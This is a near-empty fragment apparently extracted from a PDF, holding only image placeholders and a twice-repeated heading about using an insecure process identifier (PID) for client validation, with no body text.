



#### 4. Using insecure process identifier (PID) to perform client validation




#### 4. Using insecure process identifier (PID) to perform client validation



